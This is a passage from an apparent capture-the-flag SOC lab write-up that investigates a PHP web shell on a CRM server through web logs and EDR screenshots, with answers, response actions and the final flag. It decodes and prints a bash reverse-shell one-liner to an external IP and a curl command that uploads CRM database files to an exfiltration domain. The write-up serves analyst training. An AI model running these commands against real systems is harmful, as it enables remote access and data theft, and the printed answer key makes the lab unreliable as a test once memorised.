151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
root@ip-10-48-126-42:~#
```

Answer: **2025-11-06 14:27:34**

6. What is the first decoded command the attacker ran on the CRM?

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSm1BdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
151.101.1.140 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
```

Encoded command: **ZDJodllXMXA**

Decode it using the Command: **echo ZDJodllXMXA | base64 -d | base64 -d**

```
root@ip-10-48-126-42:~# echo ZDJodllXMXA | base64 -d | base64 -d
base64: invalid input
whoamiroot@ip-10-48-126-42:~#
```

Alternatively, using **Cyberchef**: <https://gchq.github.io/CyberChef/>

The screenshot shows the CyberChef web interface. On the left, the 'Operations' sidebar lists various tools. The main 'Recipe' area has two 'From Base64' operations. The first operation is selected, and its 'Input' field contains 'ZDJodllXMXA'. The 'Output' field shows the result 'whoami'. The 'BAKE!' button is visible at the bottom of the recipe area.

Answer: whoami

7. Based on the attacker's activity on the CRM, which MITRE ATT&CK Persistence sub-technique ID is most applicable?

For the MITRE ATT&CK persistence sub-technique, we need to correlate the attacker's behavior (uploading a script and executing it) with the relevant persistence techniques. The attacker uploaded a file (**invoice.php**) and later invoked it, suggesting they may be attempting to persist their access.

Given that the file `invoice.php` was uploaded and accessed.

The most relevant MITRE ATT&CK persistence sub-technique in this scenario would likely be "Web Shell"

mitre.org

MITRE | ATT&CK

Home > Techniques > Enterprise > Server Software Component > Web Shell

Server Software Component: Web Shell

Other sub-techniques of Server Software Component (6)

Adversaries may backdoor web servers with web shells to establish persistent access to systems. A Web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to access the Web server as a gateway into a network. A Web shell may provide a set of functions to execute or a command-line interface on the system that hosts the Web server.^[1]

In addition to a server-side script, a Web shell may have a client interface program that is used to talk to the Web server (e.g. China Chopper Web shell client).^[2]

ID: **T1505.003**
Sub-technique of: T1505
Tactic: Persistence
Platforms: Linux, Network Devices, Windows, macOS
Contributors: Animm Rupp, Deutsche Lufthansa AG
Version: 1.5
Created: 13 December 2019
Last Modified: 24 October 2025

Version Permalink

Procedure Examples

ID	Name	Description
C0034	2022 Ukraine Electric Power Attack	During the 2022 Ukraine Electric Power Attack, Sandworm Team deployed the Neo-REGEORG webshell on an internet-facing server. ^[3]
G1030	Agrius	Agrius typically deploys a variant of the ASPXSpy web shell following initial access via exploitation. ^[4]
G0007	APT28	APT28 has used a modified and obfuscated version of the reGeorg web shell to maintain persistence on a target's Outlook Web Access (OWA) server. ^[5]
G0016	APT29	APT29 has installed web shells on exploited Microsoft Exchange servers. ^{[6][7]}
G0060	APT32	APT32 has used Web shells to maintain access to victim websites. ^[8]

Answer: **T1505.003**

8. Which process image executes attacker commands received from the web?

Now we need to go to the EDR

TryDetectMe XDR Activity dashboard

← All Detections

Suspicious File Write: Backdoor:PHP/Generic

Summary Process Info **IOC/Indicators** Actions/Response

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
File Path	<code>/var/www/html/CRM/portal/uploads/invoice.php</code>	Atomic Indicator	Flagged
Process Image	<code>/usr/sbin/php-fpm7.4</code>	Related Entity	Observed

Last refreshed: 09:34:03

Indicator

`/usr/sbin/php-fpm7.4`
Process Image
Related Entity

Last refreshed: 09:34:03

Answer: **`/usr/sbin/php-fpm7.4`**

9. What command allowed the attacker to open a bash reverse shell?

Encoded command so decode it:

WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09

Command to decode:

echo

WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09 | base64 -d | base64 -d

```
whoamiroot@ip-10-48-126-42:~# echo WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09 | base64 -d | base64 -d
bash -i >& /dev/tcp/115.58.148.86/8080 0>&1root@ip-10-48-126-42:~#
```

Alternatively, you can also use CyberChef to decode:

The screenshot shows the CyberChef web interface. On the left is a sidebar with various operations like 'To Base64', 'From Base64', 'To Hex', etc. The main area is divided into 'Recipe' and 'Input' sections. The 'Recipe' section has two 'From Base64' operations. The 'Input' section contains the encoded command: 'WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09'. The 'Output' section shows the decoded command: 'bash -i >& /dev/tcp/115.58.148.86/8080 0>&1'.

Answer: bash -i >& /dev/tcp/115.58.148.86/8080 0>&1

10. Which Linux user executes the entered malicious commands?

The screenshot shows the TryDetectMe XDR Activity dashboard. The 'All Detections' section is active, showing a 'Parent-Child Anomaly: Shell Spawn' detection. The 'Process Chain' section shows a sequence of processes: 'php-fpm (master)', 'php-fpm (worker)', and 'php-fpm (worker)'. The details for the 'php-fpm (worker)' process are shown, including the user 'www-data'.

Answer: www-data

11. What sensitive CRM configuration file did the attacker access?

The screenshot shows the TryDetectMe XDR Activity dashboard. The left sidebar contains navigation links: Dashboard, Endpoint Detections (selected), Threat Intelligence, Host Management, Analytics, Reports, Audit Logs, Support, and Settings. The main content area is titled 'Unusual User Behavior: System Discovery' and has tabs for Summary, Process Info (selected), IOC/Indicators, and Actions/Response. Under the 'Process Chain' tab, a list of processes is shown: bash, uname, ip, find, cat, ls, and curl. The 'cat' process is highlighted, showing details: Time: Nov 6th 2025 at 17:34, Image: /bin/cat, Process ID: 1216, Command Line: cat /etc/trycrm/config.json, Parent Process ID: 1203, Session: non-interactive, and Sensitive File Read: /etc/trycrm/config.json.

Answer: **/etc/trycrm/config.json**

12. Which domain was used to exfiltrate the CRM portal database?

The screenshot shows the TryDetectMe XDR Activity dashboard. The left sidebar contains navigation links: Dashboard, Endpoint Detections (selected), Threat Intelligence, Host Management, Analytics, Reports, Audit Logs, Support, and Settings. The main content area is titled 'Unusual User Behavior: System Discovery' and has tabs for Summary, Process Info (selected), IOC/Indicators, and Actions/Response. Under the 'Process Chain' tab, a list of processes is shown: bash, uname, ip, find, cat, ls, and curl. The 'curl' process is highlighted, showing details: Time: Nov 6th 2025 at 17:37, Image: /bin/curl, Process ID: 1224, Command Line: curl -s -T /var/lib/trycrm/prod.db -T /var/lib/trycrm/prod.idx https://portaldrop2025.xyz/K7Ja0mlqP, Parent Process ID: 1203, Session: non-interactive, Network Connection: 115.58.148.86:443, and DNS Request: portaldrop2025.xyz.

Answer: **portaldrop2025.xyz**

13. What flag do you get after completing all 12 EDR response actions?

1.

TryDetectMe XDR

Activity dashboard

Search

Alerts

Profile

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

All Detections

Suspicious File Write: Backdoor:PHP/Generic

SummaryProcess InfoIOC/IndicatorsActions/Response

Summary

A suspicious file write was detected in the application uploads directory. The file was written by `php-fpm (worker, www-data)` under `apache2`.

Detection Time

Nov 6th 2025 at 17:27

Engine

Static Signature

Severity

High

Host

TPMHQ-CRM01

User

www-data

Status

Not Acknowledged

Last refreshed: 09:52:36

Host Details

Priority

Critical

Hostname

TPMHQ-CRM01

OS Name

Ubuntu 22.04

Custom Tags

Risk Assessment

Tactic

Persistence

Technique

Server Software Component: Web Shell

Confidence Score

95

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

All Detections

Suspicious File Write: Backdoor:PHP/Generic

SummaryProcess InfoIOC/IndicatorsActions/Response

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
File Path	<code>/var/www/html/CRM4/portal/uploads/invoice.php</code>	Atomic Indicator	Flagged
Process Image	<code>/usr/sbin/php-fpm7.4</code>	Related Entity	Observed

Last refreshed: 09:54:47

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

All Detections

Suspicious File Write: Backdoor:PHP/Generic

SummaryProcess InfoIOC/IndicatorsActions/Response

You've successfully completed all the correct response actions!

Response Actions Taken

Actions taken to respond to the detection. 3/3

Action Taken	Status	Time	Performed By
Analyze the Root Cause	Completed	09:53:42	analyst
Collect invoice.php File	Completed	09:54:02	analyst
Quarantine invoice.php File	Completed	09:54:09	analyst

Last refreshed: 09:54:09

Available Response Options

Analyze the Root Cause ✓

Quarantine invoice.php File ✓

Terminate PHP-FPM Process

Quarantine PHP-FPM Binary

Rotate www-data Password

Collect invoice.php File ✓

Terminate Apache Process

Quarantine Apache2 Binary

Pick the 3 correct actions to respond to the detection.

Last refreshed: 09:54:09

2.

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Parent-Child Anomaly: Shell Spawn

Summary

Process Info

IOC/Indicators

Actions/Response

Summary

A trusted `php-fpm (worker)` process unexpectedly spawned `/bin/bash` command shell with suspicious arguments. The behavior is unusual for that specific process and might indicate a breach.

Detection Time
Nov 6th 2025 at 17:29

Engine
Dynamic ML

Severity
High

Host
TPMHQ-CRM01

User
www-data

Status
Not Acknowledged

Last refreshed: 09:55:33

Host Details

Priority
Critical

Hostname
TPMHQ-CRM01

OS Name
Ubuntu 22.04

Custom Tags

Risk Assessment

Tactic
Initial Access

Technique
Exploit Public-Facing Application

Confidence Score
95

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Parent-Child Anomaly: Shell Spawn

Summary

Process Info

IOC/Indicators

Actions/Response

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
Process Image	/bin/bash	Related Entity	Observed
Process Image	/usr/sbin/php-fpm7.4	Related Entity	Observed
IPv4 Address	115.58.148.86	Atomic Indicator	Flagged
Shell Command	bash -c "bash -i && /dev/tcp/115.58.148.86/8080 0>&1"	Attack Indicator	Flagged

Last refreshed: 09:55:51

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Parent-Child Anomaly: Shell Spawn

Summary

Process Info

IOC/Indicators

Actions/Response

You've successfully completed all the correct response actions!

Response Actions Taken

Actions taken to respond to the detection. 2/2

Action Taken	Status	Time	Performed By
Block Flagged IPv4	Completed	09:57:07	analyst
Terminate Bash Process	Completed	09:57:43	analyst

Last refreshed: 09:57:43

Available Response Options

Quarantine Bash Binary

Block Flagged IPv4 ✓

Collect Memory Dump

Terminate Bash Process ✓

Quarantine PHP-FPM Binary

Terminate PHP-FPM Process

Analyze the Root Cause

Block Inbound SSH

Pick the 2 correct actions to respond to the detection.

Last refreshed: 09:57:43

3.

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Unusual User Behavior: System Discovery

Summary

Process Info

IOC/Indicators

Actions/Response

Summary

The **www-data** user within the **non-interactive** session performs extensive system discovery. The behavior and launched commands are atypical for the user.

Detection Time
Nov 6th 2025 at 17:35

Engine
Dynamic ML

Severity
Medium

Host
TPMHQ-CRM01

User
www-data

Status
Not Acknowledged

Last refreshed: 09:58:12

Host Details

Priority
Critical

Hostname
TPMHQ-CRM01

OS Name
Ubuntu 22.04

Custom Tags

Risk Assessment

Tactic
Discovery

Technique
System Information Discovery

Confidence Score
60

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Unusual User Behavior: System Discovery

Summary

Process Info

IOC/Indicators

Actions/Response

Process Chain

bash

uname

ip

find

cat

ls

curl

bash

Time:
Nov 6th 2025 at 17:28

Image:
/bin/bash

Command Line:
bash -l

Process ID:
1203

Parent Process ID:
1201

User:
www-data

Session:
non-interactive

Network Connection:
115.58.148.86:8080

Last refreshed: 09:58:34

TryDetectMe XDR

Activity dashboard

Q Search

🔔

☰

👤

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

← All Detections

Unusual User Behavior: System Discovery

Summary

Process Info

IOC/Indicators

Actions/Response

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
Process Image	/bin/bash	Related Entity	Observed
IPv4 Address	115.58.148.86	Atomic Indicator	Flagged
Shell Command	uname -a	Attack Indicator	Flagged
Shell Command	ip a	Attack Indicator	Flagged
Shell Command	find /etc -type F \(-name "*.yaml" -o -name "*.json" -o -name "*.toml" \)	Attack Indicator	Flagged

Last refreshed: 09:59:08

TryDetectMe XDR

Activity dashboard

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

Search

🔔

👤

← All Detections

Unusual User Behavior: System Discovery

SummaryProcess InfoIOC/IndicatorsActions/Response

You've successfully completed all the correct response actions!

Response Actions Taken

Actions taken to respond to the detection. 3/3

Action Taken	Status	Time	Performed By
Block Flagged Domain/IP	Completed	09:59:29	analyst
Isolate the Host for DFIR	Completed	09:59:54	analyst
Analyze the Root Cause	Completed	10:00:16	analyst

Last refreshed: 10:00:16

Available Response Options

Block Flagged Domain/IP ✓

Quarantine Bash Binary

Isolate the Host for DFIR ✓

Rotate www-data Password

Analyze the Root Cause ✓

Reimage the OS and CRM

Block Discovery Binaries

Terminate Bash Process

Pick the 3 correct actions to respond to the detection.

Last refreshed: 10:00:16

✓ Action Completed

Analyze the Root Cause has been executed successfully.

✕

4.

TryDetectMe XDR

Activity dashboard

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

Search

🔔

👤

← All Detections

Hands-On-Keyboard Root Activity

SummaryProcess InfoIOC/IndicatorsActions/Response

Summary

The system experiences a spike of interactive actions originating from **root**. The activity pattern and time deviate from the baseline. Review the process tree for details.

Detection Time
Nov 6th 2025 at 18:40

Engine
Dynamic ML

Severity
Low

Host
TMPEU-UATSERVER

User
root

Status
Not Acknowledged

Last refreshed: 10:00:50

Host Details

Priority
Medium

Hostname
TMPEU-UATSERVER

OS Name
Ubuntu 24.04

Custom Tags

Risk Assessment

Tactic
Initial Access

Technique
Valid Accounts

Confidence Score
40

TryDetectMe XDR

Activity dashboard

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

Search

🔔

👤

← All Detections

Hands-On-Keyboard Root Activity

SummaryProcess InfoIOC/IndicatorsActions/Response

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
Process Image	/sbin/sshd	Related Entity	Observed
Process Image	/bin/bash	Related Entity	Observed
Privileged Account	root	Related Entity	Observed
File Path	/etc/nginx/sites-available/uatprod	Related Entity	Observed

Last refreshed: 10:01:10

TryDetectMe XDR

Activity dashboard

Search

Dashboard

Endpoint Detections

Threat Intelligence

Host Management

Analytics

Reports

Audit Logs

Support

Settings

THM{p0rtal_dropp3d?}

All Detections

Hands-On-Keyboard Root Activity

SummaryProcess InfoIOC/IndicatorsActions/Response

You've successfully completed all the correct response actions!

Response Actions Taken

Actions taken to respond to the detection. 3/3

Action Taken

Close as FP if Actions Approved

Contact the User Behind the Login

Review Changes to Nginx Config

Completed

Completed

Time

10:01:34

10:01:38

10:01:59

Performed By

analyst

analyst

analyst

Congratulations!

Voilà!

Copy the flag value.

THM{p0rtal_dropp3d?}

Available Response Options

Close as FP if Actions Approved ✓

Delete all root SSH keys

Rotate root Password

Review Changes to Nginx Config ✓

Restore Nginx Configuration

Quarantine SSHD Binary

Terminate SSHD Process

Contact the User Behind the Login ✓

Last refreshed: 10/01/20

Flag: **THM{p0rtal_dropp3d?}**